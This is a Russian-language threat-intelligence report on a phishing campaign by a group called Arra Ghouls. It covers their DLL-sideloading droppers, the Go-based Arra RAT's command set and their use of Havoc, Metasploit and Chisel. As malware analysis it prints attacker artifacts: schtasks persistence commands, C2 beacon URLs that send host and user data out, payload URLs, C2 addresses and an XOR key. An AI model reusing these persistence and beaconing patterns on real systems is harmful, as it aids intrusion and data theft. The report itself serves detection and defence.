

Введение
В ходе мониторинга угроз мы выявили новую фишинговую кампанию ранее неизвестной киберпреступной группировки, которую мы назвали Arra Ghouls (также упоминается как Mimbrob). Изначально группировка специализировалась на атаках на частных пользователей: с помощью инфостилеров и банковских троянцев она осуществляла эксфильтрацию данных и монетизировала их. Однако с начала апреля 2026 года группировка провела серию атак на организации в России и Беларуси.
Под удар попали 18 организаций, работающих в сферах телекоммуникаций, промышленного производства (в частности, изготовления лекарственных средств), информационных технологий, коммерции и финансов. Для проведения кампаний злоумышленники использовали цепочку собственных средств доставки вредоносной нагрузки, несколько троянцев удаленного доступа (Remote Access Trojan, RAT), написанных на Go, а также фреймворки с открытым исходным кодом: Havoc, RootRat и Metasploit.
Начальный вектор заражения
Рассмотрим основные способы распространения вредоносного ПО. Первым каналом были фишинговые письма, которые рассылались с заранее подготовленных доменов, имитирующих адреса легитимных организаций: npkarns[.]ru, urnpo[.]ru, klirnov[.]ru, vniirn[.]ru. Когда рассылка приобрела массовый характер, одна из компаний на своей главной странице опубликовала предупреждение о регистрации поддельных доменов (тайпсквоттинге) от ее имени.

Предупреждение о рассылке
Темы письма варьировались от «Cудебное_разбирательство» до «Poverka2026», а во вложении находились RAR-архивы с названиями «Cудебное_разбирательство19.09.2026 .rar».

Фишинговое письмо
Внутри архива содержались переименованный легитимный файл браузера Chromium (Приложение_03_Переписка_между_заказчиком_и_исполнителем_по_вопросу_качества_услуг-e-403a89fefd18.exe) и DLL-дроппер browser_elf.dll, расположенный в том же каталоге. При запуске легитимного приложения дроппер загружался в его процесс. Ранее мы заметили идентичные образцы для доставки вредоносного ПО на другом веб-сервере, который злоумышленники развернули для таргетированных атак на российские организации.
Вторым каналом распространения стали фишинговые сайты, на которых пользователям предлагали скачать MSI-дроппер c именем DronnerInstaller.msi. Внутри этого файла находились приложение-приманка на Flutter и такой же DLL-дроппер, как представленный в цепочке ранее. Дроппер содержит несколько экспортируемых функций, которые ссылаются на один и тот же адрес, ведущий прямо к основному вредоносному функционалу.

Таблица экспортируемых функций дроппера
После передачи управления по указанному адресу вредонос проверяет языковые и региональные настройки клавиатуры тремя способами. В первом случае вызываются функции WinAPI GetUserDefaultLCID() и GetSystemDefaultLCID(), а полученные идентификаторы языка (LCID) сравниваются со списком целевых стран.
| LCID | Описание |
| 0x19 | Россия |
| 0x22 | Украина |
| 0x23 | Беларусь |
| 0x43 | Казахстан |
| 0x3F | Киргизия |
| 0x2C | Азербайджан |
| 0x2B | Армения |
| 0x37 | Грузия |
| 0x40 | Узбекистан |
| 0x28 | Таджикистан |
| 0x42 | Туркменистан |
Если выбранная в системе жертвы «локаль» (LCID) присутствует в списке, функция возвращает True, и вредонос переходит ко второму этапу — проверке на привилегированный запуск. Если совпадений нет, выполняется отдельная проверка на наличие молдавского идентификатора. Если не найден и он, функция возвращает False. В случае совпадений со списком можно сделать вывод, что атаки группировки нацелены на страны СНГ и, в частности, Молдову. Примечательно, что при использовании остальных способов проверки, например через UI (GetSystemPreferredUILanguages(), GetUserPreferredUILanguages()), Украина в списке отсутствует.
Затем наступает второй этап — анализ прав доступа и попытка их повышения. Внутри вредоноса в зашифрованном виде хранятся строки с именами функций WinAPI, с помощью которых вредоносный процесс может попытаться повысить привилегии, изменить значения реестра, проверить текущие права процесса. Алгоритм XOR расшифровывает следующие функции:
- RegCreateKeyExW
- RegOpenKeyExW
- RegSetValueExW
- RegQueryValueExW
- RegCloseKey
- OpenProcessToken
- LookupPrivilegeValueW
- AdjustTokenPrivileges
- AllocateAndInitializeSid
- CheckTokenMembership
- FreeSid
- GetTokenInformation
- LookupAccountSidW
После их расшифровки выполняется проверка, есть ли токен с правами администратора. Для этого вызывается функция GetTokenInformation (hObject, 0x14 (20 - TokenElevation), &var_24, 4, &var_28). Если возвращаемое значение отлично от нуля, управление передается главной функции. В противном случае выполняется блок с ложными вычислениями длительностью 180 секунд, после чего процесс завершается с кодом 0.
Затем выполняется основная логика дроппера.
- С помощью восьмибитного XOR-ключа (
4F 97 D6 AD 1F D9 D7 D5) расшифровываются пути к трем новым файлам:browser_elf.dll(загрузчик вредоносной нагрузки),browser.exe(легитимный браузер Chromium) и16.10.0.2564.manifest(XML-файл, который иногда используется как конфигурационный файл следующего этапа). - Осуществляется перебор всех запущенных процессов и принудительное завершение через функцию WinAPI
TerminateProcess()тех из них, в чьей командной строке содержатся пути запуска браузера из кастомной директории %APPDATA%\Yandex Soft\YandexBar\16.10.0.2564\browser.exe. - С помощью
SHCreateDirectoryExWсоздается родительский каталог %APPDATA%\Yandex Soft\YandexBar\16.10.0.2564\. - Встроенные данные копируются в выделенный буфер и расшифровываются тем же XOR-ключом для каждого блока данных.
- Файлы создаются или перезаписываются через
CreateFileW.
Для закрепления на устройстве жертвы создается запланированная задача через schtasks.exe. Вредонос запускается по одной из двух схем: с интервалом в минутах или в днях.
|
1 |
schtasks.exe /create /tn "CDBurnerXP Update" /tr "%APPDATA%\Yandex Soft\YandexBar\16.10.0.2564\browser.exe" /sc (DAILY/MINUTE) /mo 60 /f |
Затем управление переходит к браузеру Chromium, который запускает DLL-загрузчик. Он выполняет описанные выше проверки, после чего начинает опрашивать C2-сервер (запускает поллинг) в ожидании вредоносной нагрузки. Перед запуском сетевого модуля тем же восьмибитным XOR-ключом расшифровываются строки и формируется URL-запрос. Мы нашли несколько версий загрузчика, в которых сетевые обращения содержат разные параметры и пути, например:
|
1 2 3 4 5 |
https[:]//crash.reporting.u.ya-user-experience[.]ru/index.php?search=d1M5S3JKa1kzTlQzSm1ld2xWbG5rV1RZCg==&sa=9&wv=10.0&wvhr=Windows%2010%20%2822H2%29%2c%20Build%2019045&hwid=2732475090-7dfbe045-bf9a-425b-8b20-94460d1858b2&u=[hostname]\[user] https[:]//yandex-tel[.]tech/api/r/?bid=281603bc&sa=0&wv=10.0&wvhr=Windows 10 (1607), Build 14393&hwid=794472304&u=[hostname]\[user] https[:]//update-yandexbrowser[.]ru/rc/rf/?machine_id=2355938629-03ec10d0-a057-4570-9980-3cf5465ace95 |
Такой подход позволяет злоумышленникам затруднить мониторинг сетевой инфраструктуры по заранее известным артефактам. Однако в последних кампаниях набор параметров оставался неизменным и передавал данные о модели и настройках устройства.
| Параметр | Описание |
| &wv | Версия ОС (в формате Major.Minor, например 10.0) |
| &wvhr | Версия ОС и номер сборки |
| &hwid | Уникальный Machine ID, который формируется на основе ID логического тома C:\\ и значения MachineGuid из реестра: hwid = decimal(VolumeSerialNumber_C) + separator + MachineGuid |
| &u | Имя узла и пользователя |
Сетевой модуль циклически выполняет до 5 запросов, пока не получит ответ с кодом 200 и вредоносной нагрузкой в теле, иначе он заканчивает работу. Злоумышленники открывают конечные точки только на время проведения атаки, что также затрудняет поиск и анализ финального вредоноса. Нагрузка передается в зашифрованном виде как массив бинарных данных. После расшифровки восьмибитным XOR-ключом, встроенным в этот массив (blob), нагрузка запускается в отдельном потоке: payload[i] = body[8 + i] ^ key[i & 7].
Чаще всего злоумышленники передавали RAT с модульной архитектурой на Go, который мы назвали Arra RAT. В некоторых случаях использовался дополнительный промежуточный загрузчик yandexupdatesvc.exe, скачиваемый с командного сервера. Он, в свою очередь, загружал 7-Zip и архив с репозитория GitHub, из которого также разворачивался Arra RAT.
|
1 |
raw.githubusercontent.com/mellstroy0/z/refs/heads/main/.txt |
Ниже подробнее рассмотрим деобфусцированную версию данной нагрузки на Go.
Arra RAT
Образец представляет собой троянец удаленного доступа (RAT) с модульной архитектурой на Go. Его статический анализ осложнен ложными ветвлениями, случайными математическими операциями и задержкой перед выполнением. В проекте злоумышленников образец расположен по пути admin-helptool/client, что является уникальным артефактом для данного семейства.
После запуска для сетевой коммуникации инициализируется структура p_common_Agent, в которую записываются переменные ServerAdd (http[:]//45.9.14.77:443) и helloStr (/hello), а также идентификатор ClientID, формируемый на основе данных с устройства жертвы.
Функция GetPersistentClientID сначала пытается вернуть строку формата ahc-{MachineGuid}. Если это не удается, она использует идентификатор из файла %PROGRAMDATA%\AdminHelpTool\client_id.txt либо создает случайный идентификатор в формате ahc-{случайная hex-строка} и пытается сохранить его. Серийный номер тома, в отличие от предыдущего загрузчика, здесь не используется.

Проверка существования client_id
Затем запускается функция Agent_Run и инициализирует два HTTP-клиента, каждый из которых имеет свою роль. Первый проверяет работоспособность сервера по пути /push?id={client_ID}, а второй регистрирует устройство жертвы через /hello и циклически читает тело ответа по запросу /stream?id={client_ID}. При обращении к /hello формируется строка следующего вида:
|
1 |
<helloStr>|<username>|<hostname>|<constant>|<ClientID>|<bitness> |
Эти данные преобразуются в байты и шифруются AES-GCM алгоритмом с использованием заранее зашитого ключа. В тело пакета попадает строка вида {data.len+data}, где первыми байтами идет длина передаваемых данных, после чего выполняется POST-запрос.
Если URL пути вернул код 200, начинается опрос команд методом GET по пути /stream?id=<ClientID>. После их получения запускается сторожевой таймер (dogwatcher): он ждет 70 секунд и, если не получает новых команд, то принуждает отправить повторно пакет /hello. Затем управление передается функции io_ReadAtLeast(), которая отсекает первые 4 байта длины массива и расшифровывает остальное тело с помощью Crypto.Decrypt(). Следующие 4 байта содержат тип переданных сообщений — по нему управление передается в соответствующую функцию. Кроме того, внутри сообщений присутствуют маркеры, которые разделяют функциональность переданных сообщений.
| Тип сообщения | Описание |
| 3 | Завершает работу по функции os_Exit(0) с кодом 0, предварительно закрыв сетевые соединения |
| 22 | Получает обратный сигнал подтверждения связи (heartbeat) от сервера: подключение сохраняется, повторный пакет /hello не требуется |
| 0 | Выполняет полученное тело без маркеров через cmd.exe и шифрует вывод |
| 0 + __ah_disks__ | Обнаруживает логические диски через функцию WinAPI GetLogicalDriveStringsW() |
| 0 + __ah_ls__ | Формирует JSON-список рекурсивно найденных файлов на дисках и возвращает ответ следующего формата: {«n»:»Documents»,»d»:true,»s»:0,»m»:»2026-10-08 12:30″} n — имя файла, каталога или строка логического диска; d — индикатор каталогов и дисков, где true — каталог/диск; s — размер файла (для каталогов остается 0); m — время изменения в формате YYYY-MM-DD HH:MM (пустая строка, если не получено) |
| 1 | Скачивает файлы с командного сервера в режиме перезаписи файлов и подготавливает директории |
| 2 | Эксфильтрует файлы с устройства жертвы двумя способами: рекурсивно и пофайлово. В зависимости от режима меняются и типы возвращаемых сообщений пакета |
| 5 | Реализует мультиплексированный TCP-туннель поверх HTTP. Для каждого логического канала устанавливается исходящее TCP-соединение к переданному адресу host:port с таймаутом 10 секунд и сохраняется в таблице (по channel ID). Дальнейшая работа с соединением запускается в отдельной горутине (goroutine). Запрос хоста и порта для подключения к прокси серверу, отличному от командного сервера, происходит по адресам /tunnel/push?id={client_id} и /tunnel?id={client_id} |
| 8 | Выполняет внедрение шелл-кода (shellcode) через цепочку WinAPI: VirtualAlloc -> VirtualProtect -> CreateThread |
Группировка активно использует TCP-туннели с шифрованием трафика — такой подход позволяет избежать классического перехвата через MitM-прокси, характерного для HTTP/S-коммуникаций с командного сервера. В ходе анализа образца нам удалось получить прокси-адрес 109.205.212.241:444, с которым позже была зафиксирована связь агентов фреймворка Havoc. Злоумышленники часто используют проекты с открытым исходным кодом для реализации своих атак: Arra RAT служит лишь точкой входа в инфраструктуру, а основным инструментом для взаимодействия с устройством жертвы является Havoc.
Агенты продолжают коммуницировать с тем же хостом, но по порту 4444, где уже развернут С2-сервер Havoc.
Кампания с использованием ранней версии Arra RAT
Нам также удалось зафиксировать еще одну кампанию с использованием более ранней версии Arra RAT, обладающей меньшим набором функций.
Как и в рассмотренной ранее активности, злоумышленники распространяли вредоносные файлы посредством фишинговых рассылок. В качестве приманки использовались легитимные исполняемые файлы в паре с вредоносным DLL-дроппером. В ходе исследования были выявлены два варианта распространения: с использованием легитимного файла notepad++.exe и с использованием легитимного файла браузера Chromium.
Фишинговые архивы маскировались под различные служебные документы. В частности, среди названий встречались «Заказ на поставку от 17.04.2026.zip» и «Зарплаты.rar».

Фишинговый архив «Заказ на поставку от 17.04.2026.zip»
Архив содержит несколько копий notepad++.exe версии 8.5.4, замаскированных под служебные файлы, а также вредоносную библиотеку MSASN1.dll, название которой имитирует имя системной DLL. Для запуска вредоносного кода злоумышленники используют технику подмены DLL (DLL hijacking) в Notepad++. Версии ниже 8.8.3 позволяют загружать ряд DLL из каталога приложения, в том числе MSASN1.dll, что может привести к выполнению произвольного кода при запуске notepad++.exe.
Однако в новых версиях Windows данная уязвимость не воспроизводится. Сравнение поведения одной и той же версии Notepad++ в Windows 10 и Windows 11 с помощью Process Monitor показало, что в Windows 10 поиск библиотеки MSASN1.dll начинается с каталога приложения, тогда как в Windows 11 она сразу загружается из системного каталога.

Пример загрузки библиотеки MSASN1.dll в Windows 10 версии 22H2

Пример загрузки библиотеки MSASN1.dll в Windows 11 версии 25H2
При запуске дроппера создается мьютекс Global\ChromePayloadOnce, который используется для предотвращения повторного запуска вредоносного кода:
|
1 |
CreateMutexA(NULL, TRUE, "Global\ChromePayloadOnce") |
Также библиотека записывает на диск и запускает PE-дроппер %TEMP%\chrXXXX.tmp. Имя файла формируется из префикса chr и четырех случайных буквенных символов. В свою очередь, PE-дроппер записывает на диск PDF-приманку %TEMP%\document.pdf и открывает ее с помощью команды:
|
1 |
rundll32.exe url.dll,FileProtocolHandler C:\Users\[username]\AppData\Local\Temp\document.pdf |
При этом пользователь видит ошибку открытия PDF-документа. Это связано с ошибкой в реализации PE-дроппера: содержимое PDF хранится в коде в формате Base64 с двойным кодированием, но перед записью на диск декодируется лишь один раз. В результате сохраненный файл остается закодированным и не является корректным PDF-документом.

Ошибка открытия document.pdf
Затем PE-дроппер записывает Arra RAT на диск по пути %TEMP%\Microsoft\Windows\diskmanager.exe и создает запланированную задачу, которая запускает diskmanager.exe каждую минуту:
|
1 |
schtasks /create /tn DiskManager /tr C:\Users\admin\AppData\Roaming\Microsoft\Windows\diskmanager.exe /sc minute /mo 1 /f |
В дальнейшем Arra RAT запускается именно этой задачей.
После старта троянец пытается установить TCP-соединение с командным сервером, адрес которого (82.38.63.88:6969) задан непосредственно в коде. При неудачной попытке подключения повторные обращения выполняются каждые 5 секунд.
После установки соединения образец ожидает команды от командного сервера. Сообщения передаются в бинарном формате: первые 4 байта содержат идентификатор команды, за которым следуют данные, используемые в качестве аргументов. В зависимости от типа команды троянец может отправлять результат выполнения обратно на командный сервер в аналогичном формате — с 4-байтовым идентификатором типа сообщения и данными.
Все сообщения при взаимодействии с командным сервером передаются в зашифрованном виде с использованием алгоритма AES-GCM. Ключ шифрования также задан непосредственно в коде Arra RAT.

Ключ шифрования AES
В бинарном файле сохранены имена функций и пакетов Go, что упрощает статический анализ и позволяет определить назначение отдельных функций.

Функции Arra RAT
Далее рассмотрим основные функции Arra RAT и особенности обработки команд, поступающих от C2-сервера.
| Тип сообщения | Описание |
| 0 | Выполнение команды от сервера через cmd.exe
Полученная от C2-сервера команда передается на выполнение через cmd.exe. После завершения выполнения троянец получает объединенный вывод |
| 1 | Загрузка файла на зараженный хост
Сначала с командного сервера передается путь, по которому должен быть сохранен файл. Затем содержимое файла передается от C2-сервера чанками и записывается в файл по заданному пути. Завершением передачи служит сообщение первого типа с пустой вредоносной нагрузкой. Ответ на командный сервер в данном случае не отправляется. |
| 2 | Эксфильтрация файла на C2-сервер
Троянец получает от командного сервера путь к файлу и пытается открыть его для чтения. В случае неудачи формируется сообщение с текстом ошибки, которое отправляется на C2-сервер с типом 12. Если файл открыт успешно, его содержимое считывается блоками размером до 1 МБ и передается на C2-сервер сообщениями второго типа. Завершением передачи служит сообщение второго типа с пустой вредоносной нагрузкой. |
| 3 | Завершение работы
При получении команды третьего типа TCP-соединение со стороны C2-сервера закрывается, и троянец завершает выполнение. Ответ на командный сервер не отправляется. |
Злоумышленники из Arra Ghouls также распространяли еще один вариант фишингового архива. Он содержал легитимные файлы браузера Chromium, а в каталоге 32.0.1700.12599, соответствующем версии браузера, находилась вредоносная библиотека browser.dll. При запуске браузера она загружалась его процессом. Эта цепочка распространения имеет большее сходство с последними рассылками атакующих, рассмотренными выше.

Фишинговый архив «перечень_компонентов_и_технические_требования.rar»
Цепочка была доработана и теперь содержит только один DLL-дроппер. При запуске он также создает PDF-приманку %TEMP%\Document.pdf и открывает ее. В отличие от предыдущего варианта, PDF-файл теперь открывается корректно, хотя его содержимое осталось прежним.
PDF-приманка Document.pdf
Также создается запланированная задача YandexUpdate, название которой имитирует легитимную задачу Яндекс Браузера:
|
1 |
schtasks /create /tn YandexUpdate /tr C:\Users\[username]\AppData\Roaming\Microsoft\Windows\yandex_service.exe /sc minute /mo 1 /f |
После этого DLL-дроппер записывает Arra RAT на диск по пути %TEMP%\Microsoft\Windows\yandex_service.exe, который впоследствии запускается с помощью запланированной задачи.
В обновленной версии троянца добавлена обфускация строк: они хранятся в зашифрованном (с использованием AES-GCM) виде и восстанавливаются во время выполнения. При этом часть данных по-прежнему остается в открытом виде.

Хранение адреса командного сервера в открытом виде
Другие инструменты Arra Ghouls
В ходе анализа инфраструктуры атакующих были выявлены и дополнительные инструменты, связанные с их активностью. Кроме агента фреймворка Havoc также было замечено использование агентов семейства RootRat. Обнаруженные образцы взаимодействуют с C2-сервером злоумышленников через специально выделенную конечную точку.
|
1 |
hxxp://194.87.37[.]14/ws |
В инфраструктуре также был выявлен модуль обратной оболочки (reverse shell) windows/reverse_tcp из фреймворка Metasploit. Он обеспечивает удаленный доступ к скомпрометированной системе и устанавливает TCP-соединение с IP-адресом 194.87.37[.]14 через порт 8080. С этим же IP-адресом связан инструмент Chisel, который может использоваться для туннелирования сетевого трафика.
Таким образом, с IP-адресом 194.87.37[.]14 связаны несколько инструментов, используемых злоумышленниками, включая RootRat, Chisel и реверс-шелл из Metasploit. На этом же узле были обнаружены дополнительные URL, используемые с собственным инструментом злоумышленников — кейлоггером, написанным на Rust и скомпилированным в Kali Linux по пути /home/kali/.cargo/ (как и ранняя версия Arra RAT).

Функции кейлоггера
